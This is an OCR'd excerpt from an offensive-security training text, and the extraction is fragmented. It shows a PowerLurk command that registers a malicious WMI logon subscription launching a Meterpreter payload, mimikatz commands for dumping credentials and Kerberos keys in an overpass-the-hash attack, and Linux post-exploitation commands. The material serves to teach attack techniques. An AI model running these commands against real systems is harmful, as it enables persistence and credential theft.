
  `Import-Module .\PowerLurk.ps1`

  Run the following command to identify all the active WMI event objects:

  `Get-WmiEvent`

  Run the following command to create a malicious event subscription that executes the malicious payload and creates a Meterpreter session:

  `Register-MaliciousWmiEvent -EventName Logonlog -PermanentCommand "ethicalhacker.exe" -Trigger UserLogon -Username any`



```
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Import-Module .\PowerLurk.ps1

Overpass-the-Hash Attack

The overpass-the-hash (OPtH) attack is an extension of pass-the-ticket and pass-the-hash attacks. It is a type of credential theft-and-reuse attack using which attackers perform malicious activities on compromised devices or environments. The main goal of an OPtH attack is to acquire Kerberos tickets by using the NTLM hash of different user accounts. Attackers initially exploit the security limitation within the NTLM protocol to obtain password hashes or AES from the LSASS memory on the domain controller (DC) or a compromised system. The password hashes are reused by the attackers (until the user changes the password) for gaining access to other network resources. As this is a post-exploitation process, the attackers must have already obtained valid NTLM hashes or AES keys of the target user to request a Kerberos TGT for that specific account. Eventually, attackers gain access to different devices or services that are permissible through the account, and they can manipulate them accordingly.


Attackers use tools such as mimikatz to perform OPtH attacks.

- **mimikatz**

  Source: *https://github.com*

  The mimikatz tool allows attackers to obtain and store different authentication credentials such as Kerberos tickets. It assists attackers in stealing credentials and performing privilege escalation. Attackers also use mimikatz to perform OPtH attacks. Given below are the commands used to perform the attack and obtain AES128, NTLM (RC4), and AES256 keys for a Kerberos ticket, which can be further used to access different authorized resources.

  ```
  privilege::debug
  sekurlsa::ekeys
  ```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Linux Post-Exploitation

File-System Commands

Command	Description
find / -perm -4000 -ls 2> /dev/null	Discovers SUID-executable binaries
$ chmod o-w file	Disables write access to a file
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands

Information-Gathering Commands

Command	Description
ps -ef	Displays the current process along with its process ID (PID)
mount	Attaches a file system to the directory tree structure
route -n	Displays host/network names in numeric form
cat /etc/crontab	Displays running cron jobs

Linux Post-Exploitation

After compromising and gaining shell access to a target system, attackers attempt to perform further exploitation to gain complete access over other resources and achieve long-term persistence.

Listed below are some Linux-based post-exploitation commands.

File-System Commands

